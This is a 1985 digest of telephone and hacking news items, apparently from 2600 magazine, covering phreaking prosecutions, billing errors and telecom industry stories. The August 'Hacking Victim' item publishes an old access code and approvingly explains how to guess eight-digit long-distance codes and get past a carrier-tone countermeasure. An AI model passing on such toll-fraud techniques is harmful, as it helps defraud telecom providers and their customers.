A Marquette (Michigan) man who authorities say devised and used a scheme to evade long-distance telephone fees has been charged with 148 counts of wire fraud. He made 112 calls by dialing 980, a number used by Michigan Bell employees to test equipment, and then "applying multi-frequency tones to the line to call whatever telephone number he wanted," states the indictment. By using the three-digit number, which "was not generally known" about by the company's customers, none of the calls were recorded on the billing computer.

The indictment also alleges that the man [identified to us as Flash Hoser, "the untraceable phreak of the Great White North"] made 28 long-distance calls that were fraudulently charged to Martin Marietta Corp., through the corporation's Wide Area Telephone Service (WATS) line at its Orlando, Florida aerospace division.

The indictment further accuses him of making eight calls that were charged to individual customers of LDX Corp., a St. Louis, Mo., company that sells long-distance phone service.

If convicted, the offender faces a maximum penalty of 740 years imprisonment and a $740,000 fine.

Associated Press

Three teenagers have been charged with using home computers to make free long-distance telephone calls estimated to be worth hundreds of thousands of dollars or more.

Police spokesmen said the youths, all from northwestern suburbs of Chicago, have been charged with theft of service—a felony—regarding the long-distance calls. They have also been charged with illegal use of a computer, called 'hacking', a misdemeanor.

The teenagers range in age from 14 to 15. They probably will receive probation because none has a criminal record.

The phone companies might seek restitution from the youths' parents.

Newsweek

The parents of "Echo Man," 16, "Three Rocks," 15, and "Uncle Sam," 17, probably thought they were in their rooms doing homework. Instead, the Burlingame, California teenagers were programming their Apples to scan the Sprint telephone-service computers for valid access numbers, which they used to make free calls. The hackers then posted the numbers on an electronic bulletin board, so others could share in the spoils. That was their undoing. Local police, who had been monitoring the bulletin board, raided each of the hackers' homes and found enough evidence to charge them with felony theft and wire fraud. But the police chose not to prosecute if the youngsters agreed to pay Sprint for the calls and write 10-page papers—on *typewriters*, no less—on the evils of computer hacking.

A Mechanical Hacker

Time

When Clark Dill, director of sanitation for the City of Fayetteville, N.C., came to work one day recently, he found an intriguing little mystery on his hands: despite the fact that his department is locked and deserted each night, switchboard computer records showed that more than 100 telephone calls—most within seconds of each other—had been placed overnight from two telephone extensions.

Burglars? Electronic pranksters? Turns out it wasn't an intruder at all, but two Coca-Cola machines trying to phone home. Both had been equipped with computers to let the local distributor know when it was time for a refill. "The Coke machines were calling the computer at the Coke company and for some reason the computer just wouldn't answer," said Dill. "So the machines just kept calling and calling and calling."

Redemption for a Hacker

United Press International

A 15-year-old boy who once broke into a bank's computer has eased his conscience by helping the police to crack a computer code that led to evidence sought in a child sex abuse investigation, the authorities say.

It took just 45 minutes to unravel what the police had puzzled over for nearly a month.

A police spokesman said the computerized accounts appear to be confessionals of sorts. But he said he did not know whether they would be useful as evidence.

I.R.S. Computers Screw Up

Long Island Newsday

A $100-million computer system that was supposed to speed the processing of federal income tax returns by the Internal Revenue Service has developed so many glitches that many taxpayers expecting refunds will have to wait about 10 days longer than last year for their checks.

I.R.S. officials said there have been numerous breakdowns of the Sperry Univac 1100-84 computer system since it was installed last fall in the I.R.S.'s 10 regional processing centers. "Anytime you put a new system in, there are going to be problems," said Bob Hughes, director of the I.R.S.'s Holtsville (New York) service center. "They are not catastrophic in nature. But they are irritating as hell."

Hughes said, "I'm convinced we now have a solid system." Moments later, however, he was announcing yet another computer breakdown over the center's public-address system. "A few minutes ago, we lost part of the system—but not the mainframe," he said.

Computel Does Exist

2600 News Service

Computel, a new phreaker/hacker and technology oriented newsletter, has not folded according to John Reynolds, a *Computel* employee. Recently they have been receiving complaints because of not publishing after a massive advertising campaign. Reynolds said that the first issue will soon be available. He blamed a broken printing press for the delay and a shortage of funds for the disconnecting of their toll-free number.

APRIL 1985

At the Last Stroke...

Associated Press

At precisely 11 am on April 2nd a man's voice was heard on Britain's telephone talking clock for the first time.

The smooth baritone voice of part-time actor Brian Cobby, 55 years old, replaced the modulated contralto of Pat Simmons, whose voice was retired after 21 years at precisely 10:59 and 50 seconds.

Last December Mr. Cobby was chosen from among 5,000 competitors to tell the nation the precise time every 10 seconds in a recorded telephone message that is expected to receive 300 million calls this year.

Only two other voices have been heard on the telephone clock since it was devised in 1939. Both were women's.

Mr. Cobby, an assistant supervisor at a telephone exchange in Brighton in southern England, said it was "a great honor to be Britannia's wristwatch." He was paid the equivalent of $6,000 to record the 8,640 time announcements in one 24-hour period.

Good Apples for the Soviets

The New York Times

The Reagan Administration appears to be prepared to cooperate with Soviet efforts to put personal computers in secondary schools, according to industry officials negotiating export licenses.

"We expected it would be more difficult, so I was quite pleasantly surprised," said Albert Eisenstadt, a viice president of Apple Computer who was in Washington to discuss computer exports with Commerce and Defense Department officials. "They just want to make sure we do it right."

The Soviets are already producing their own "Agat"—a Soviet knockoff of an Apple II, but they are not able to produce enough. That is why IBM, Commodore, Sinclair Research Ltd., and Apple are all competing for the Soviet market.

The Commerce Department has argued that it makes no sense to bar American companies from selling computers the Russians could easily obtain in Japan and Britain. The Defense Department, which has taken a harder line, seems unperturbed by the thought of exporting thousands of machines, provided they are used for education. By law the sale of "hardened" machines that are designed to withstand battlefield conditions are barred.

Hackers Go Free

The New York Times

Four teenagers who used home computers to tap into a space agency computer at the Marshall Space Flight Center will not be prosecuted, United States Attorney Frank Donaldson announced.

The FBI seized the youths' computer equipment at their homes in Huntsville, Alabama, last July 16 after tracing the phone calls used to enter the computer. Unauthorized access to a computer is not permitted.

One of the youths, Robert Grumbles, 17 years old, said he wished the FBI would return his $5,000 computer because "I don't see any reason for them to keep it." [Keep up the spirit, Rob.]

Robot Kills Man

The New York Times

Last summer, a Michigan man was the first worker killed by a robot in this country. The 34 year-old victim, working with automated die-casting machinery last July, was pinned between the back of a robot and a steel pole, the National Center for Disease Control reported. The worker suffered a heart attack, lapsed into a coma and died five days later.

There are more than 6,200 robots in use nationwide.

'Santa Fraud'

Associated Press

Randy Grimm didn't know it cost 55 cents every time he called a sports trivia game, so the 15-year-old dialed it 330 times last month hoping to answer the quiz correctly and win a prize. His mother received her telephone bill: 18 pages long, with more than $190 worth of "976" calls. But Ms. Grimm doesn't want to pay, and neither do the parents of Josie Aaronson-Gelb and Rachel Krebs-Falk, who repeatedly called a Santa Claus message last December, not knowing it was costing 50 cents a shot.

Josie and Rachel, both 7, are plaintiffs of record in a $10 million lawsuit filed in San Francisco Superior Court against Pacific Bell and the company that operates the Santa Claus Line.

The suit accuses Bell and "Santa Fraud" of deceptive advertising "designed to falsely mislead children into believing the calls were free" and inducing them to call repeatedly.

The suit, filed on behalf of all California children, asks for a refund for an estimated 100,000 families and $10 million in punitive damages to set up a children's protection fund to fight deceptive advertising.

Overseas Pirates

2600 News Service

In the large cities in Holland last year, you couldn't switch on the TV at times without tuning in to a pirate station. With equipment costing as little as 20£, they would break into the cable networks that service as much as 90% of Holland's urban areas. Some would transmit anything they could get their hands on, just for the sport of it—while others tried to do things that were genuinely new to TV. Artists and performers were quick to join in, and for a while the country enjoyed a madcap, unpredictable after-hours TV service. There was everything from pop video to pornography, from foreign TV shows to feature films, even one station that transmitted occasional satanic sermons.

Threats of prosecution over copyright of some of the bootleg material put a stop to many of the pirates. In addition, the cable owners have now started switching off their systems outside regular hours, a remedy that was deemed illegal on a technicality last year. Most of the pirates have now gone back to the radio and the anarchic highlights of after-hours Dutch cable TV may never be seen again.

Real Life War Games?

Omni

A Stanford University computer operations specialist has filed a lawsuit to block the U.S. from hooking up a computer system that would automatically launch nuclear missiles in response to an incoming nuclear attack.

Clifford Johnson argues that it is unconstitutional to give war-making power to the so-called launch-on-warning computer system. He recently suffered a legal setback when the federal district judge declined to render a decision. The case will now go to the U.S. Court of Appeals in San Francisco.

Although the U.S. does not officially have the capability to deploy the launch-on-warning system, the technology to do so is definitely being developed by the Pentagon, Johnson claims. And he says, Secretary of Defense Caspar Weinberger, who is the defendant in the lawsuit, has stated that the U.S. has not closed the door on the launch-on-warning option.

Not only does Johnson fear that the launch-on-warning computer could somehow malfunction and start a nuclear war, but he points out that the satellites and radar that would warn the computer of an enemy missile launch could themselves sound a false alert, one that the computer would be unable to distinguish from the real thing.

"To hook this system up in peacetime is in essence an act of war," Johnson says, "because there is a definite risk of it going off accidentally."

Silver Pages

Combined News Sources

Southwestern Bell Media is publishing a new phone book, printed in a larger typeface for senior citizens. It is expected to arrive in New Jersey in August and will be published in 110 cities across the United States and will feature stores that offer discounts to those age 60 and older. The directory, called the Silver Pages, will also include information on agencies on aging. [Hopefully, these directories won't weigh 50 pounds.]

Other News

Combined News Sources

- A telephone operators' union threatened to picket an appearance by Joan Rivers at an AFL-CIO meeting. The union thinks that the comedian went a bit too far in bad-mouthing operators in a commercial she did for MCI communications, which doesn't use operators. The 650,000-member Communications Workers of America also charges that Rivers reneged on her acceptance of a challenge to work a day as an operator.
- The telephone company cannot seem to get the lines uncrossed at Fremantle International. The company has six telephone lines. For the last several weeks, incoming callers have been cutting into conversations in progress on other Fremantle lines. And when calls come it, all lights flash on all the phones, so it is just a guess which is the incoming call and which are calls in progress. Further, an incoming call might connect to a call-in service—one with a seductively voiced woman. "We've just been doing major business with the Christian Broadcasting Network," reported Craig MacDonald, the company's marketing director. "That's when it becomes not amusing."
- Bell Canada said it began charging large users of U.S. directory assistance to eliminate abuse of the service by customers who use free directory assistance to compile customer lists for sale to U.S. companies. Phone lines will now have free directory assistance for the first 250 requests.
- Pacific Bell has found a way to let a single phone line carry two voice and three computer conversations at the same time.
- United States banks lost an estimated $70 million to $100 million from fraudulent use of automated teller machines in 1983, with customers forfeiting millions from lost or stolen cards, the Government says. Banks suffered the bulk of the losses.

MAY 1985

414 Bust

2600 News Service

Six people in area code 414, Wisconsin, were arrested for credit card fraud. The World of Cryton BBS was taken down as a result, but was reportedly not the target of the investigation, which is being continued by the Secret Service in several cities. The Wizard, Phoenix, and many other phone phreaks were among those were were implicated in the investigation.

Police Hacker Cleared

Computerworld

A preliminary investigation by the San Franciso Police Commission has cleared the police department of wrongdoing in the recent controversy over a breach in computer security.

No evidence had been uncovered to substantiate charges that a police lieutenant used a specially designed menu to gain access to Public Defender Jeff Brown's confidential files, which are stored in a shared computer system in the city's Hall of Justice building.

Although the lieutenant admitted that he was given an access level usually granted only to system administrators to conduct an internal police probe, he has denied allegations that he read confidential files stored by other agencies.

As a result of the police department's actions, a public defender had asked a San Francisco court to dismiss murder charges filed against one man, saying that the security breach had violated his right to attorney-client confidence. The judge ruled against the defense's motion.

Dial-a-Directory

USA Today

Soon to be published is a directory that lists more than 2,500 "informative, exciting, and entertaining recorded phone numbers." Called *The Incredible Dial-a-Message Directory*, it lists many of the familar and unfamiliar recorded messages around the country. "I went through 2,500 phone books," says Mark C. Guncheon, the book's author and no stranger to three digit phone bills. The book includes such numbers as Dial-an Avalanche 9073376742, The Sleep Line 2062582791, or Dial-a-Romeo 2159766367.

Reagan Hangs Up on Kids

Newark Star Ledge

The two Montgomery, N.J. teenagers who were promised a presidential phone call as their prize for winning a national essay contest have been put on hold indefinitely, a White House spokesman said. Donna Woodwell and Kate Baicker, both 13, have been waiting four months for President Reagan's phone call, which they were promised as their reward for submitting the winning essay and illustration in a contest sponsored by Current Events magazine. Connie Mackey, the White House's director of student correspondence said she never was contacted by the publishing company and doubts whether they had arranged for the presidential call.

The editor of the publication said the kids may get a trip to Washington, D.C. Their winning essay and illustration was one of more than 400 entries in the contest, which was open to students in fourth through 12th grade. The entry, which urged the Reagan Administration to strive for nuclear disarmament was written by Baiker and illustrated by Woodwell.

MCI goes to U.K.

The Wall Street Journal

MCI Communications Corp. said it inaugurated long-distance telephone service to the United Kingdom, increasing to 18 the number of overseas locations MCI serves. The U.K. countries represent 15% of the international long-distance telephone market that totals $6 billion in annual revenue, a spokesman for the telecommunications company said. MCI expects to reach 80% of the international market by the end of this year.

Yellow Scam

The Woodbridge News Tribune

Owners of small businesses in New Jersey are being targeted by telephone solicitors who are duping them into buying advertisements that never appear in the Yellow Pages. The "Yellow Pages" scam is a well operated, out-of-state operation that floods areas with invoices for Yellow Page advertising. Unfortunately, the advertising is not for the directory published and distributed by New Jersey Bell. Businessmen are reportedly getting invoices from a company that uses the "fingers do the walking" logo instead of the pretty Bell logo according to Monmouth County Consumer Affairs Director Sally Mollica.

"Crackers" Cracked

Online Today

Transcall America, an Atlanta based discount long-distance telephone service, has uncovered a group of computer crackers who ran up at least $12,000 in illegal calls in five months. According to company officials, no one has been charged, but the FBI is investigating the case and could bring state and federal charges. The crackers were caught when investigators allowed a stolen access code to be posted on a Cocoa Beach, Florida, bulletin board, to remain valid, and to be traced. The bogus calls were traced to several homes in Brevard County, Florida.

Carrier Choosing Time

Associated Press

Bell Atlantic telephone companies in six states and the District of Columbia will begin using ballots at the end of May to make it simpler for customers to sign up for easy access long-distance dialing. Equal access, as the system is called, was agreed to as part of the AT&T breakup. It gives all long-distance companies equal access to customers by allowing callers to reach their long-distance company by dialing "1," instead of a multi-digit access code. Customers of Bell Atlantic now must place their orders through the long-distance company instead of balloting. AT&T competitors claim balloting gives companies a better chance to get part of the long-distance market.

Mystery Transistor

Business Week

Enthusiastically describing ongoing projects, Robert W. Lucky, executive director of research for communications sciences, mentioned that Bell Labs researchers were working on a "ballistic transistor" that switches at the incredible speed of 10 femoseconds (1 quadrillionth of a second). No sooner were the words out then he caught himself. "I guess I shouldn't have mentioned that," he said half-jokingly to two public relations people in the back of the small conference room.

JUNE 1985

Bell Didn't Invent Phone?

The Associated Press

Antonio Meucci is credited by some as the true inventor of the telephone. Meucci, who reportedly could not afford the $10 for a temporary patent back in 1873, was honored by Italian-Americans in Meucci Square. The 177th anniversary of Meucci's birth was heralded by John LaCorte, who said "If he'd had the $250 (for a permanent patent) then, the world would call it Meucci Telephone today, not Bell Telephone."

One of six inventors racing to invent the telephone, Meucci publicly showed sketches of his designs used in the temporary patent in hopes of attracting investors, but to no avail, LaCourte said. LaCourte added that Bell patented the telephone based entirely on Meucci's electrical designs.

The only remaining tributes to Meucci are the square off Avenue U and 86th Street in Brooklyn and the little-known Garibaldi-Meucci Museum on Staten Island. The square, incidentally, is across from the Bell Telephone Co. Building.

The Italian Historical Society of America unsuccessfully sued in 1976 to enjoin the Postal Service from issuing the Bell commemorative stamp on the ground that Meucci was the true inventor of the telephone. LaCourte said he intends to keep alive his drive to have Meucci similarly honored by a post office commemorative stamp, and that he harbors no ill will toward Bell. "I can prove Meucci was the inventor—plain and simple. Bell just became a millionaire with Meucci's invention."

Porno Phone Service Busted

Associated Press

In the first federal prosecution of its kind, a 23-count indictment has been returned charging a New York corporation (Carlin Communications Inc.) and four individuals with running a pornographic telephone service that allegedly was dialed by some Utah children. The official charge was interstate transportation of obscene matter.

"Convictions in this case would challenge the phone-sex industry, which has spread across the country during the past two years," U.S. Attorney Brent Ward said.

The Federal Communications Commission ruled in June of 1984 that commercial operators of "dial-a-porn" phone services must restrict children's access by limiting hours of operation and the method of paying for the service.

IRS Drives Telco To Drink

Philadelphia Inquirer

An enormous volume of calls from taxpayers seeking information from the Internal Revenue Service on their late tax refunds threatened to knock out telephone service to much of Center City Philadelphia in April, according to Bell of Pennsylvania officials.

To prevent the massive number of inquiries to the IRS from overloading the 40,000 telephone access lines serving half of Center City, Bell technicians had for a number of weeks been electronically diverting millions of calls. "The traffic had been coming in at such a rapid rate that it virtually ripped our system apart. If we didn't [divert phone calls], it would have put the office in real jeopardy—the ability of people to make calls or receive them," said James Killeen, an engineer in the company's electronic-switching division.

During one 15-minute period, Bell was able to count at least 6,000 calls made to two IRS numbers. But officials say the actual volume of additional calls being made to the IRS numbers at the same time was so heavy that it was beyond the capabilities of their computerized monitoring equipment.

The crush of telephone calls was spurred by the IRS's delay in processing millions of tax returns filed at the agency's Roosevelt Boulevard service center. As of late April, an estimated one million returns had not been opened, according to the agency. A spokesman for the IRS said they were unaware of the problem with telephone-call volume.

The IRS maintains 34 access lines for its toll-free tax information number. The agency has 23 access lines for its "Tele-tax" line (2155928946), which taxpayers are supposed to be able to call and punch in their Social Security number on the telephone to obtain information about the status of their tax refunds.

The majority of telephone calls were diverted by Bell with a recording saying "all circuits are busy." And those that got through say they were frequently disconnected.

Occasionally, even stranger things happened on the IRS lines. Once they succeeded in reaching either number, taxpayers said they found themselves talking not to an IRS computer or a telephone assister, but to other taxpayers.

Jersey Wins Wiretap Race Again

Newark Star-Ledger

New Jersey telephones were far more likely to be tapped by law enforcement authorities than those in any other state last year, a distinction that has been noted in the last seven annual wiretap reports issued by the Administrative Office of the U.S. Courts.

Michael Bozza, assistant director of criminal justice in the state Attorney General's Office, reiterated that New Jersey's zealous use of electronic surveillance demonstrates that law enforcement authorities are especially aggressive in investigating organized crime.

According to the report, New Jersey authorities sought and received court approval for 151 taps in 1984—an increase of 29 over the 1983 total. The jump reverses a trend that had brought the number of wiretaps down steadily in recent years.

New Jersey was followed in the ranking by New York, which used 122 wiretaps, Florida, with 58, and Pennsylvania, with 46. No other state had more than 23 wiretaps authorized last year. More than 40 percent of the nation's wiretaps were authorized in New Jersey, New York, and Florida, the report said.

AT&T Computer Caught Stealing

The New York Times

The BellSouth Corporation has been told by AT&T that as many as 41,000 business customers might have been improperly assigned to AT&T long distance service.

BellSouth has filed plans with the Department of Justice to correct the results of an AT&T computer program that erroneously assigned service under the equal-access program mandated by the breakup of the Bell System.

Meanwhile, Nynex says that a previously reported figure of some 19,000 business customers in the Nynex region improperly assigned to AT&T long distance service had grown to about 47,000 as a result of additional programming mistakes reported by AT&T.

In a related development, the Bell Atlantic Corporation said it would alter its method of allocating callers to long-distance carriers. Beginning in September, Bell Atlantic said customers who did not choose a long-distance carrier after having two opportunities to do so would be assigned a carrier by Bell Atlantic. Previously, customers who did not make a choice were left with AT&T.

JULY 1985

$2 Billion Error

Associated Press

Somewhere in the federal bureaucracy, a clerk has made a $2 billion error that will take an act of Congress to correct.

When Congress was scurrying around last year for ways to reduce the federal deficit, a natural target was the 3 percent excise tax on telephone service, which was due to expire at the end of 1985. The lawmakers voted to extend the tax through 1987. But after the law containing the telephone tax and hundreds of other tax provisions was signed by President Reagan, somebody noticed that 1985 had been deleted from the list of years to which the telephone levy applies.

That oversight is being rectified in something called the "Technical Corrections Act of 1985." Such corrections have become commonplace in recent years because Congress has been changing the laws with regularity. The 1984 law that the 1985 bill is correcting was so voluminous that the staff of the Joint Committee on Taxation took 1,257 pages to explain.

ITT Crackdown

Radio Electronics

An ITT Corp. task force, the FBI, and other law enforcement agencies are engaged in a major crackdown on illegal users of the ITT Longer Distance telephone service. That service is provided to residential and business customers in 113 major metropolitan areas. To place a call on the system, customers dial a special access number, then the phone number they want to call, and finally their authorization code, which bills the call to the customer's account.

In one case, an FBI investigation led to the indictment of a former ITT employee who was charged with selling ITT's authorization codes. The codes were sold to a New Jersey company, which used them in a nationwide campaign to sell its products through its large telephone sales force.

GTE Sprint Cheats Customers

Newark Star-Ledger

GTE Sprint has been sued for allegedly overcharging its customers millions of dollars on calls made during Thanksgiving and Christmas.

The class action suit was filed in Superior Court by the Los Angeles-based Center for Law in the Public Interest. A complaint was also sent to the California Public Utilities Commission.

The suit alleges the company charged regular daytime rates from 8 am to 5 pm on November 22, 1984 and December 25, 1984 instead of the lower evening rates which it advertised.

The overcharges were estimated at $2 million to $4 million.

Listening In On Cellular Phones

USA Today

Car-phone owners, beware. For $350, an eavesdropper can snoop on your cellular-radio conversations. It's random and basically anonymous, but it's snooping nonetheless. "Very simply, as long as radio waves are being transmitted, we can listen in on them," said a Vienna, Virginia electronics salesman who sells cellular-radio scanners made by Indianapolis-based Regency Electronics.

More Phone Fraud

Today Magazine

Crackers in at least three major cities have been blamed for a $60,000 phone bill that was sent to a Californian man whose stolen credit card number was apparently posted on an underground network of computer BBS's. Officials with GTE-Sprint Communications Corp. told the Associated Press that computer vandals in Atlanta, Baltimore, and New York used the Sprint number of Robert Bocek to charge more than 250,000 minutes of calls in two months. Sprint spokesman Mike Furtney said "an investigation is underway" with law enforcement officials in the three East Coast cities and at least seven others. Bocek's mid-December bill ran 722 pages, listed 17,311 calls totaling 256,697 minutes, and costing $55,562.27, not counting an $8,197 "volume discount."[Computer vandals, eh? What if they used a car to drive to the payphone, are they car thieves? Aren't computer vandals people who wreck computers?]

Computers Monitor Truckers

The Wall Street Journal

Leprino Foods Company of Denver has outfitted its entire trucking fleet with portable computers that hook up to sensors in a truck's engine and transmission. The devices gather detailed information about a truck's trip: what times it stopped and started, how fast the engine ran, how fast the truck was going throughout the trip.

The last statistic is especially potent at Leprino, which wields both carrot and stick to encourage its drivers to stay under 60 miles an hour. A trucker gets a bonus of three cents a mile for every trip he makes without breaking 60.

But the first time a printout shows a driver sped at 65 miles an hour or faster, he gets an official reprimand. The second time, he is suspended without pay for a week. The third time, he is fired. Leprino has fired half a dozen truckers for speeding since the computers started to be installed about three years ago.

Drivers at Leprino aren't enchanted with the system. "I started driving trucks because I'm kind of an independent sort of a guy that didn't like having the boss always looking over my shoulder," says E.K. Blaisdell, a former Leprino driver who recently became a dispatcher. "Then they managed to invent a machine that looks over my shoulder."

Missing Children's Faces Displayed

Combined News Services

Pictures of missing children are being flashed on an electronic billboard in the Times Square area of New York City as part of a new city drive to find the youngsters. Children's faces and a brief description are flashed on the screen in 30-second spots, twice an hour between 8 am and midnight. They are followed by the phone number of the police department's missing persons bureau and a plea that reads: "Please Help."

In Missouri, the nation's third largest movie theatre chain announced it would begin a program to help find missing children through slide shows in theatres in 103 cities. American Multi-Cinema will feature two children each month. Slides bearing photos of the children and their hometowns, ages, and dates of disappearance are to appear at least four times before each screening.

Children's faces are also appearing on milk containers, and new technology is being used to project what these children will look like in 1, 2, or 5 years. [Right now, they are only using this with innocent missing children. Big Brother finds little brother, easy as pie. It's quite possible that criminals' faces will be showing up in these places in the near future, followed by those of suspects or malcontents. If not here, then somewhere....]

AUGUST 1985

2600 A Hacking Victim

2600 News Service

When we received our June SBS Skyline bill, we were a bit surprised. Over six hundred dollars of it came from calls we never made. But what's really interesting is the way that the Skyline people handled it. In early June, we got a call telling us that their sophisticated equipment detected hackers trying to guess a code by scanning numerically. They said our code would soon be discovered, so they were going to give us a new one, with two extra digits added. They did this and that very day our old code was inactivated. The illegal calls had occurred *before* that day, and we figure Skyline must have known this. Maybe they thought that *2600*, in our corporate clumsiness, would pay a huge bill without investigation. Many big companies would. Gotta give them credit for trying.

When we called up about it, they didn't want to handle it over the phone! "Send the bill through the mail," they said. "Mark the calls you made and deduct the rest." Why are phone companies so afraid to do things over the phone?

As long as Skyline decided to give the "perpetrators" some extra time before the investigation starts, we figure we might as well lend a hand too. Our old code was 880099. We loved that code and are very upset at losing it. Our new eight digit one is very difficult to remember and nowhere near as fun.

And one last note about those new eight digit numbers. Phone phreaks have *already* figured out a way around them. If you dial the first six digits of an eight digit code, then the ten digit phone number and hit a # key, you'll get your tone back! That means there are only a hundred possible codes since there are only two more digits to figure out and one of them *definitely* works! If you enter six digits that are not part of an eight digit code, and then a ten digit phone number, you'll get an error message immediately or that fake carrier tone Skyline loves to send out. That tone, incidentally, is for you hackers with Apples and Commodores that scan all night long looking for the code that will get you through to a number that responds with a carrier tone. In the morning, you see how many carrier detects you got and which codes got them for you. Skyline's idea is that if *every* invalid code gives a hacker a carrier tone, there is no way for a computer to separate the good codes from the bad ones. Come on! How about setting your computer to dial a *non*-carrier and telling it to print out only those codes that *didn't* get a carrier tone? And there are probably a hundred more ways. Big corporations can be *so* much fun.

New Phone System For Courthouse

New Brunswick Home News

The Middlesex County Courthouse and Administration Building will have a new phone system installed to increase the security of the complex, according to Middlesex County Prosecutor Alan J. Rockoff. [Yes, the same Alan J. Rockoff that was convinced computer hackers were moving satellites through the "blue heavens".]

The phone system, due by September, will be able to detect and cut off unauthorized calls made in an emergency situation.

"Once a phone is activated it will show up on this massive diagram that will be on a computer screen and will show where that phone is being used in the courthouse or the administration building," Rockoff said.

The system would monitor which phones were active and would be able to cut connections in an instant. Rockoff promised that the system would not be designed to tap phones. [Of course, if his knowledge of tapping is anything like his knowledge of satellites....]

SEPTEMBER 1985

Phone-in Registration For College

Combined News Sources

A $77,600 computer system that allows students to sign up for courses and alter their schedules using touch-tone telephones will be tested by 300 Union County College (New Jersey) students this fall and up to 7,000 students are expected to be using the procedure by next spring.

"When the student dials in, each course will have a five-digit code number," John Farrell, the college's dean of computer services said. "The student will be prompted by a recorded voice for his identification, so students will have access when they are admitted, a password that only he will know [!], and then he will be led by the voice prompt through the procedure."

The system, purchased from Information Associates of Rochester and similar to those now being used by airlines for flight reservations, will inform students if their chosen courses are full and whether similar ones are available. It will also have the potential to provide many other services for students in the future, such as helping determine the status of their financial aid requests or the status of their admission application.

Trouble With 800 "Word Numbers"

The New York Times

When Hindalene Rosner saw "1-800-LIVE-AID" flash on her television screen in the early hours of the worldwide benefit concert, she had a feeling that things would get busy.

It should be explained that Mrs. Rosner is vice president of the Life Aid Corporation. And her company's nationwide toll-free telephone number is 1-800-LIFE-AID.

"Every two seconds," Mrs. Rosner said, calls were coming into headquarters in Scottsdale, Arizona, from viewers who were moved by the Live Aid concert to pledge money for the starving and homeless people of Africa.

Callers to Life Aid are told very politely that "this is a totally different business" and are given the correct listing—in digits (1-800-548-3243), not letters.

War Game Addict

Associated Press

A 19 year-old computer enthusiast who said he was addicted to a space war game and used stolen credit card numbers to charge playing time was placed on probation and ordered to make restitution after pleading guilty to wire fraud, a Federal official said.

The man, Kenneth Goldin, was placed on three years of probation and fined $500 by Federal Judge Maryanne Trump Barry.

Hacker Extortionist Caught

2600 News Service - H. Alexander

Phineas Phreak, he called himself as he roamed through computer bulletin boards. But he was caught by telco security men, prosecuted under a 1984 Virginia law designed to zap computer trespassing and sentenced to pay $300 restitution within six months.

The 14-year-old Phineas became one of the first persons to be dealt with under the new law after he pleaded "not innocent"—a plea frequently used in juvenile proceedings to avoid giving someone a criminal record. The Montgomery County, Md., youth broke into a computer bulletin board service operated by a Vienna, Va., man and transferred part of what was stored there to his own computer. The victim, Allen Knapp, 40, who runs the Washington Networks BBS out of his home, said his clients pay a $10 fee for a password and the opportunity to exchange data with others.

Knapp told *The Washington Post* that on Jan. 5 the youth managed to bypass "my normal security safeguards," transfer files to his own computer, and erase a substantial portion of Knapp's files. "He then called my answering machine, stating what he had done and making certain demands in exchange for the return of the files in his possession," Knapp said. According to Knapp, the youth wanted the access to obtain files that he would then exchange with his friends. Knapp said he called the Virginia State Police and the Chesapeake & Potomac Telephone Co. after hearing the message.

Pitcairn Island Now On AT&T Net

New York Daily News

After nearly 200 years of peace and solitude, the residents of Pitcairn Island in the South Pacific are about to enter the 20th century.

AT&T Communications Inc., in its relentless quest to wire the world, says it has decided to provide international long-distance service to this two-square-mile island where 53 descendants of Fletcher Christian and the other mutineers of the HMS Bounty still live.

The AT&T service will allow the islanders to receive and make calls anywhere in the world, instead of just ringing over to Tahiti. But they'll have to learn to talk fast. A three-minute call to or from the U.S. will cost $11.83 and $3.36 for each additional minute.

Calling from the U.S. will be tough. Since all the residents must use the island's one telephone, they have already divvied up the time for making and receiving calls from each country. They will be accepting calls from the U.S. at 2 pm, 8:30 pm, and 1:15 am.

Private Sector Update

2600 News Service

Last month, we told you about the raids in New Jersey which involved our official BBS, The Private Sector, as well as the flurry of headline grabbing that ensued. The sysop of The Private Sector is confident that he will have his equipment returned and charges against him dropped. His lawyer, Arthur Miller, who was obtained for the sysop through the American Civil Liberties Union, has not been able to make much progress on the case. Court proceedings have been postponed at the request of the prosecution. To date, the sysop still does not know the evidence against him, nor of any specific crimes he may be charged with. It is expected that the prosecution may try to hold up the equipment and any final actions in this case until the local elections are over.

Since the raids, *2600* has heard of several cases where BBS users have gotten phone calls from federal agents. We have also heard of a few other bulletin boards that have been taken down. If you know of any such cases, please contact our office at 5167512600.

In addition, since the BBS is not currently available, we have made arrangements for uploading of lengthy articles at our office number. They can still be sent by US Mail.

OCTOBER 1985

Computer Elections Examined

The New York Times

A branch of the National Security Agency (NSA) is investigating whether a computer program that counted more than one-third of all the votes cast in the United States in 1984 is vulnerable to fraudulent manipulation.

The NSA's principle job is to collect intelligence by eavesdropping on the electronic communications of the world and to protect the sensitive communications of the United States.

The investigation was initiated under a recent Presidential directive ordering the National Computer Security Center to improve the security of major computer systems used by nonmilitary agencies such as the Federal Reserve Board and the FAA and for such private purposes as banking.

The Computer Security Center was established three years ago to improve the security of computers within the military services but was recently given the broader mandate. The annual budgets and number of employees of the agency and the center are secret.

Representative Dan Glickman, chairman of a House Science and Technology subcommittee that has held hearings on the role of the center, said he had "serious reservations" about a Defense Department agency becoming involved in computer systems handling sensitive civilian matters like elections.

"The computer systems used by counties to collect and process votes has nothing to do with national security and I am really concerned about the National Security Agency's involvement," he said.

The target of the center's investigation is the vote counting program of Computer Election Systems, the dominant company in the manufacture and sale of computer voting apparatus. In 1984, the company's program and related equipment was used in more than 1,000 county and local jurisdictions to collect and count 34.4 million of the 93.7 million votes cast in the U.S. The center became interested in the question of the vulnerability of the company's programs because of separate pending lawsuits, brought in Indiana, West Virginia, Maryland and Florida, which have challenged the election results processed by it.

The Institute for Electrical and Electronic Engineers, the world's largest engineering society, has said that the NSA's involvement could lead to a kind of "regulation, restraint and monitoring" that might cause a "collision with constitutional principles of individual privacy and freedom of speech."

Two Inch Thick Bill

Bucks County Courier Times

A Columbus businessman said he knew he was in trouble when his long-distance phone bill came in a box. David Noyes opened the box to find a 165-page bill from MAX Long Distance Service. The total: $11,641.73.

"I quickly perceived that it was an impossibility," he said.

MAX officials said Noyes was sent a letter telling him not to pay the bill. A company representative said Noyes' account had been flagged "possible computer fraud" and the bill should not have been sent.

Noyes, however, is not one to let material for a good joke slip away. He went from door to door in his neighborhood asking for contributions. No one chipped in.

Navy Calls Dial-a-Porn

Hackensack Record

The Navy in San Diego, stung by purchases of high-priced spare parts and a theft ring linked to Iran, was in no mood to laugh off $112 worth of phone calls to a "dial-a-porn" service.

"Nobody here thinks it's humorous," said Ken Mitchell, a spokesman for North Island Naval Air Station.

